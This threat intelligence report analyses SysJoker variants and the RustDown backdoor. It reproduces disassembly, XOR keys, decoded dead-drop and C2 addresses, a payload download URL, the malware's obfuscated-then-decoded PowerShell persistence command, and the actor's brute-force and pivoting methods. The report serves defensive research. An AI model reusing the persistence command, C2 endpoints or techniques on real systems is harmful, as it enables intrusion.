.text:00410D28 mov     ecx, ds:dword_4572B4
.text:00410D2E mov     [edx+10h], ecx
.text:00410D31 mov     ax, ds:word_4572B8
.text:00410D37 mov     [edx+14h], ax
.text:00410D3B mov     byte ptr [edx+16h], 0
```

```
.text:00410D3F
.text:00410D3F loc_410D3F:
.text:00410D3F sub     esp, 18h
.text:00410D42 mov     [ebp+var_30], 1Fh
.text:00410D49 lea     eax, [ebp+Block]
.text:00410D4C mov     [ebp+var_C8], esp
.text:00410D52 mov     ecx, esp
.text:00410D54 push    eax             ; int
.text:00410D55 call    sub_416140
.text:00410D5A sub     esp, 18h
```

Figure 7: Responses to C2 upon payload execution.

While making HTTP requests SysJoker uses a hard-coded user-agent string. The strings for *macOS* and *Linux* are the same, while the string for *Windows* versions differs.

Platform	**User-agent**
Windows	Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
macOS/Linux	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.1.2 Safari/605.1.15

Later variants of SysJoker targeting Windows

The SysJoker malware was first identified in December 2021. Our research team discovered three additional variants: two named DMAdevice.exe and one named AppMessagingRegistrar.exe. These variants, written in C++, were compiled five months after the initial discovery. While their core functionality remains consistent with the original SysJoker, there are some changes in their implementation.

SHA256	**Compilation timestamp**	**Filename**
e076e9893adb0c6d0c70cd7019a266d5fd02b429c01cfe51329b2318e9239836	19 May 2022 18:07:42	DMAdevice.exe
6c8471e8c37e0a3d608184147f89d81d62f9442541a04d15d9ead0b3e0862d95	19 May 2022 18:05:18	DMAdevice.exe
67ddd2af9a8ca3f92bda17bd990e0f3c4ab1d9bea47333fe31205eede8ecc706	19 June 2022 20:20:06	AppMessagingRegistrar.exe

DMAdevice

The DMAdevice variants are 32-bit executables. When comparing the structure of the main function (_WinMain) of the original SysJoker and the DMAdevice variant we can see that the flow is very similar.




Figure 8: Comparison between SysJoker and the DMAdevice variant.

We identified code reuse with the new variants of SysJoker. Besides the shared code, the two DMAdevice variants of SysJoker share a unique string, a custom alphabet: `0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghilmnopqrstuvmxyz`, notably missing `jk`. This oversight from the developers has persisted in the newer variants.

Previous SysJoker versions used *Google Drive* as a dead-drop resolver, decoding and decrypting retrieved file content to get the C2 server address. Due to our initial reporting, all subsequent WildCard variants use *OneDrive* as a dead-drop resolver, avoiding network blocks while rotating the C2 address.


The RSA key is replaced with a new string:

```
QQL8VJUJMABL8H5YNRC9QNEOHA4I3QDAVWP5RY9L0HCGWZ4T7GTYQTCQTHTTN8RV6BMKT3AICZHOFQS8MTT
```

The user-agent string also changes to:

```
Mozilla/5.0 (X11; CrOS x86_64 8172.45.0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/51.0.2704.64 Safari/537.36.
```

In this variant, WildCard has introduced stack string obfuscation for important strings.




```
push    59h ; 'Y'       ; char
lea     eax, [ebp+var_688]
push    eax             ; int
push    35h ; '5'       ; char
lea     eax, [ebp+var_6A0]
push    eax             ; int
push    48h ; 'H'       ; char
lea     eax, [ebp+var_6B8]
push    eax             ; int
push    38h ; '8'       ; char
lea     eax, [ebp+var_6D0]
push    eax             ; int
push    4Ch ; 'L'       ; char
lea     eax, [ebp+var_6E8]
push    eax             ; int
push    42h ; 'B'       ; char
lea     eax, [ebp+var_700]
push    eax             ; int
push    41h ; 'A'       ; char
lea     eax, [ebp+var_718]
push    eax             ; int
push    4Dh ; 'M'       ; char
lea     eax, [ebp+var_730]
push    eax             ; int
push    4Ah ; 'J'       ; char
lea     eax, [ebp+var_748]
push    eax             ; int
push    55h ; 'U'       ; char
```

Figure 9: Stack string obfuscation of XOR key.

AppMessagingRegistrar

The AppMessagingRegistrar variant is deployed by a short execution chain that starts from a 7-Zip file (b570247b32d3dd53ca9840b81380963dba230ff2bfda95837d6806ae4ebc64d3) that is downloaded from `https://filestorage-short[.]org/drive/AppMessagingRegistrar.zip`.The archive contains one 32-bit DLL (96dc31cf0f9e7e59b4e00627f9c7f7a8cac3b8f4338b27d713b0aaf6abacfe6f) that masquerades as *Brave Browser*, a free and open-source web browser developed by *Brave Software, Inc.*, based on the *Chromium* web browser. The DLL performs an HTTP GET request to get the SysJoker payload from a hosting server.



HTTP Requests

GET http://62.108.40.129/

Request headers

Host	62.108.40.129
Accept	*/*

Figure 10: HTTP request to hosting server.

This SysJoker variant, compiled after the DMAdevice version, shares code and capabilities with the original SysJoker, including XOR-encoded strings. It uses *OneDrive* as a dead drop resolver, similar to DMAdevice, and its HTTP requests follow the format `/api/<action>`.

OVERVIEW OF RUSTDOWN


In October 2023, a new backdoor written in Rust was discovered. This 32-bit *Windows* executable poses as a PHP framework component. Despite a new codebase, it shares TTPs and structure with WildCard's SysJoker and its variants. The malware is named 'RustDown', as indicated by a leftover PDB path: `C:\Code\Rust\RustDown-Belal\target\release\deps\RustDown.pdb`. The name 'Belal' may hint at a developer's identity, possibly the Arabic first name 'Bilal'. RustDown mimics a legitimate PHP executable named php-cgi.exe, with metadata showing it as PHP (7.4.19) by The PHP Group. PHP CGI stands for PHP Common Gateway Interface and provides an important tool that allows PHP to interact with a web server.

SHA256	Compilation timestamp	Filename
d4095f8b2fd0e6deb605baa1530c32336298afd026afc0f41030fa43371e3e72	7 Aug 2023 10:43:32	php-cgi.exe

Cargo is Rust's build system and package manager. It provides tools to manage dependencies, compile projects, run tests, and generate documentation. It simplifies the process of creating, sharing and maintaining Rust packages (crates). Rust binaries that use Cargo as the package manager contain strings that allow us to extract the names of the packages used by the binary. Through these dependencies, we see another similarity between RustDown and SysJoker in terms of using curl libraries. The following Cargo dependencies are found in RustDown:

```
base64-0.13
curl-0.4.35
rand-0.8.3
rand_chacha-0.3.0
rand_core-0.6.2
rustc-demangle-0.1.21
serde_json-1.0.64
whoami-1.1.1
```

Like the SysJoker variants, RustDown begins its execution from a call to Sleep with a random time period.



```
.text:00406F67
.text:00406F67 loc_406F67:                             ; CODE XREF: MALWARE__Ne
.text:00406F67                 lea     esi, [esp+31Ch+VersionInformation]
.text:00406F6E                 call    Utilities__Sleep
.text:00406F73                 and     dword ptr [esp+31Ch+VersionInformation],
.text:00406F7B                 push    esi             ; SizePointer
.text:00406F7C                 push    0               ; AdapterAddresses
.text:00406F7E                 push    0               ; Reserved
.text:00406F80                 push    0               ; Flags
.text:00406F82                 push    0               ; Family
.text:00406F84                 call    GetAdaptersAddresses
.text:00406F89                 mov     edi, dword ptr [esp+31Ch+VersionInformat
.text:00406F90                 test    edi, edi
.text:00406F92                 js      loc_407BA6
.text:00406F98                 test    edi, edi
.text:00406F9A                 jz      short loc_406FB8
.text:00406F9C                 xor     edx, edx
.text:00406F9E                 mov     ecx, edi        ; dwBytes
.text:00406FA0                 inc     edx
.text:00406FA1                 call    Utilities__Memory__AlignedHeapAlloc
.text:00406FA6                 mov     ebx, eax
```

Figure 11: RustDown uses Sleep before performing actions.

Persistence

The backdoor then copies the executable to another location and establishes persistence using an obfuscated PowerShell command to evade detection. After decrypting the obfuscated strings, it is revealed that the malware copies itself to a directory mimicking the location of the legitimate PHP CGI tool:

```
C:\ProgramData\php-7.4.19-Win32-vc15-x64\php-cgi.exe
```

To achieve persistence, the malware decodes a PowerShell command. The command uses Windows Management Instrumentation (WMI) to modify the Windows Registry. Specifically, it creates a new registry entry under `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`, which is a standard location for configuring programs to run automatically when *Windows* starts.

```
"powershell" -Command "$reg=[WMIClass]'ROOT\DEFAULT:StdRegProv';$results=$reg.
SetStringValue('&H80000001','Software\Microsoft\Windows\CurrentVersion\Run', 'php-cgi',
'C:\ProgramData\php-7.4.19-Win32-vc15-x64\php-cgi.exe');"
```

The PowerShell command creates a WMI object to interact with the registry. It uses the SetStringValue [6] method from the StdRegProv [7] class to set a string value in the registry. The `&H80000001` value is a hexadecimal representation for the `HKEY_CURRENT_USER` hive. The path `Software\Microsoft\Windows\CurrentVersion\Run` specifies the registry location where the new key will be added. The `php-cgi` value is the name of the new registry entry, and `C:\ProgramData\php-7.4.19-Win32-vc15-x64\php-cgi.exe` is the path to the executable that will run on startup.

This command uses the identifier `&H80000001` to interact with the Current User Hive. However, the specific command string is unique to a campaign called Operation Electric Powder [3], which is described further below.

Obfuscation

RustDown employs two types of obfuscation. The first method decodes strings using a standard Base64 scheme, followed by decryption with an XOR key:


```
QQL8VJUJMABL8H5YNRC9QNEOHA4I3QDAVWP5RY9L0HCGWZ4T7GTYQTCQTHTTN8RV6BMKT3AICZHOFQS8MTT
```

This XOR key is the same as the one used by the DMAdevice variant of SysJoker. Unlike the other variants, it is stored as a string.

The second method involves an XOR cipher, where each string is processed with a distinct key stream. The key for each string is determined by fixed offsets from an embedded table, combined with calculations using hard-coded numerical values and bitwise operations.

In this method, all strings are stored in a single encrypted blob. RustDown performs a unique mathematical operation for each string to calculate its offset within the blob. Once the offset is determined, it performs an XOR operation for each four-byte (DWORD) segment using a custom XOR key, with each string having its own distinct XOR key.

The custom scheme makes it harder to analyse and deobfuscate the strings statically, and it makes it harder to automate the decryption of the strings with tools such as the IDA Python script.



```
text:0040831D
text:0040831D //Calculate initial value for EAX
text:0040831D                 xor     eax, val_in_table_472074 ; // EAX = 0x8F38B762 XOR [val_in_table_472074]
text:00408323                 and     dword ptr [esp+73Ch+var_51C+4], 0
text:0040832B                 and     dword ptr [esp+73Ch+var_51C], 0
text:00408333                 movaps  [esp+73Ch+decoded_str], xmm0
text:0040833B                 movaps  [esp+73Ch+var_52C], xmm0
text:00408343
text:00408343 // Calculated offset in the encrypted blob
text:00408343                 mov     edx, eax
text:00408345                 shr     edx, 6
text:00408348                 xor     edx, eax
text:0040834A                 mov     eax, 4D56A5A8h
text:0040834F                 sub     eax, edx
text:00408351                 imul    eax, 0A4C2FAE3h
text:00408357                 rol     eax, 5
text:0040835A                 movzx   eax, ax
text:0040835D                 add     eax, ecx
text:0040835F
text:0040835F // Init loop counter
text:0040835F
text:0040835F                 xor     ecx, ecx
text:00408361
text:00408361 loc_408361:                             ; CODE XREF: MALWARE__main_process+8C↓j
text:00408361                 cmp     ecx, 27h ; '''
text:00408364                 ja      short loc_40837B
text:00408366                 mov     edx, ds:xor_key1[ecx]
text:0040836C                 xor     edx, [eax+ecx]
text:0040836F                 mov     dword ptr [esp+ecx+73Ch+decoded_str], edx
text:00408376                 add     ecx, 4
text:00408379                 jmp     short loc_408361
text:0040837B ; ---------------------------------------------------------------------
```


Figure 12: The decryption of the path strings using a unique obfuscation scheme.

Communication With the C2

Like other variants, RustDown uses a custom hard-coded user-agent that is decrypted using the custom method mentioned above.

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.159 Safari/537
```

Next, it decrypts a GET HTTP request to the dead drop resolver using Base64 and XOR.



Recipe

From Base64
Alphabet: A-Za-z0-9+/=
[✓] Remove non-alphabet chars
[ ] Strict mode

To Hex
Delimiter: Space
Bytes per line: 0

From Hex
Delimiter: Auto

XOR
Key: QQL8VJUJMAB… UTF8
Scheme: Standard
[ ] Null preserving

Input

```
OSU4SCVwemUiLycoSiFDPGA+Kk80YCYgJW5QJkQ/KC43M29HNypQKA15dQJlG3ERAwVjGGkWARNlbWZlfwlgcFc3OSM/Vjh
0YhsNC3EFNnsHNRdmGwJuBw==
```

120 1 Raw Bytes LF

Output

```
https://onedrive.live.com/download?resid=16E2AEE4B7A8BBB1%21112&authkey=!AED7TeCJaC7JNVQ
```

Figure 13: The decoding of a dead drop resolver.

```
https://onedrive[.]live.com/download?resid=16E2AEE4B7A8BBB1%21112&authkey=!AED7TeCJaC7JNVQ
```

While analysing the backdoor, we were able to get a response from the resolver:

```
KnM5Sjpob2glNTY8AmcaYXt8cAh/fHZ+ZnUNcwdld2Mr
```


The response is encoded using Base64 and XOR-ed with the same key as was used in the previous step. The decrypted result is the IP address of the C2: `{"url":"http://85.31.231[.]49:443"}`. During our investigation we did not find other C2 domains that were served by this *OneDrive* link.

The response is decrypted using Base64 and XOR, revealing the address of the command-and-control (C2) server:

```
{"url":"http://85.31.231[.]49:443"}
```

During our investigation, we did not find any other C2 domains associated with this *OneDrive* link.

The malware communicates with the C2 server using the HTTP protocol. The URL is formatted as follows: <C2 domain>/api/<command>. In RustDown, we identified two commands: `attach` and `req`.



HTTP Requests

— http://85.31.231.49:443/api/attach

HTTP Method	POST
Response code	200

— http://85.31.231.49:443/api/req

HTTP Method	POST
Response code	200

Figure 14: VirusTotal behaviour analysis of RustDown showing the connection method to the C2.

Fingerprint

Similar to SysJoker, RustDown fingerprints the victim machine, formats the data, and sends this information to the C2 server using the `/api/attach` path.

```
ip:[Local IP Address]
serial:[Host Name]_[Serial Number]_[Username]
name:[Username]
os:[Operating System Version]
user_token:[User Token]
```

SysJoker creates a similar fingerprint, the difference being an unused ‘anti’ (antivirus) field. The response from the C2 server includes a unique token to identify the victim machine, following a communication scheme similar to that of SysJoker.

After registration, RustDown sends requests to the C2 server’s `/api/req` path, similar to older versions. The C2 server responds with a JSON array detailing tasks to be performed. These instructions include actions and specific URLs for downloading a ZIP archive containing executables. The archive is saved at `C:\ProgramData\php-Win32-lib` with the filename specified in the response JSON. To unzip the payload, RustDown uses a PowerShell command.

ACTIONS ON OBJECTIVE

WildCard performs various activities on compromised systems using a variety of TTPs. During the 2021 incident response on a compromised *Linux* server in which we discovered SysJoker, we observed a number of TTPs, tools and IOCs that we did not share publicly at the time.

After gaining access to the *Linux* server, the attacker utilized existing tools on the server and introduced open-source tools to further its objectives. These tools mainly focused on performing reconnaissance to pivot and perform lateral movement in the network. We note that the actor appears to be quite skilled in pentesting and red team activities.

Command-line tools

WildCard makes extensive use of command-line tools of compromised servers, mainly for reconnaissance and brute forcing for lateral movement. It is clear from logs that we have gathered that WildCard uses a mixture of scripts and hands-on-keyboard to run the command-line tools. It is evident that some of the commands are typed manually due to a number of small typos when looking at the history logs.

We have observed WildCard using the `route` command to understand the network topology and determine the pathways through which data is routed. This helps identify critical network paths and potential targets for further exploitation.

To search for active network connections, WildCard uses `netstat`. WildCard uses this command to identify active services and open ports on the server. This information is crucial for understanding which services are running and could be potential targets for further attacks, such as exploiting vulnerabilities in those services or ports. The threat actor will also look into sensitive files such as `/etc/passwd` and `/etc/hosts` for more targets to pivot to. The tools `ping` and `traceroute` are used to check if hosts are alive and further map out the network topology.

WildCard will use already compromised infrastructure as a platform from which to launch further attacks against other targets. It does this as, by using a compromised machine inside a network, it can bypass perimeter defences like firewalls and intrusion detection/prevention systems (IDS/IPS). The attacker can move laterally within the network and exploit internal vulnerabilities.

After identifying a target network range, the attacker performs brute force enumeration by iterating over the last octet of IPv4 addresses.


```
10.0.0.1
10.0.0.2
10.0.0.3
...
10.0.0.254
10.0.0.255
```

During our investigation we discovered that the malicious threat actor utilizes several command-line tools in conjunction with a dictionary and the above IP address enumeration technique for brute force attacks. These tools include `ssh`, `telnet`, `mysql` and `ftp`. By leveraging these utilities, the attacker attempts to gain unauthorized access to various services and devices. The use of a dictionary file allows for systematic and repeated login attempts, aiming to exploit weak or default passwords. It is clear that WildCard has conducted a lot of pre-attack reconnaissance on the target victim. The dictionary lists used for brute forcing attacks have references to a number of users, projects and teams of the target organization. Very few generic usernames and passwords are attempted in the brute force attempts.

Open-source tools

WildCard will also manually clone and use open-source red teaming tools on compromised infrastructure to help conduct attacks. To do this, WildCard will simply use the command-line tool `git` to clone the needed repo. WildCard has been observed building repos on the compromised machines using `make`. The open-source red teaming tools used deal with networking and defence evasion.

WildCard heavily uses the tool klsecservices/rpivot [8] to pivot into internal networks, bypassing perimeter security measures.



RPIVOT - reverse socks 4 proxy for penetration tests

RPIVOT allows to tunnel traffic into internal network via socks 4. It works like ssh dynamic port forwarding but in the opposite direction.

Description

This tool is Python 2.6-2.7 compatible and has no dependencies beyond the standard library. It has client-server architecture. Just run the client on the machine you want to tunnel the traffic through. Server should be started on pentester's machine and listen to incoming connections from the client.

Works on Kali Linux, Solaris 10, Windows, Mac OS.

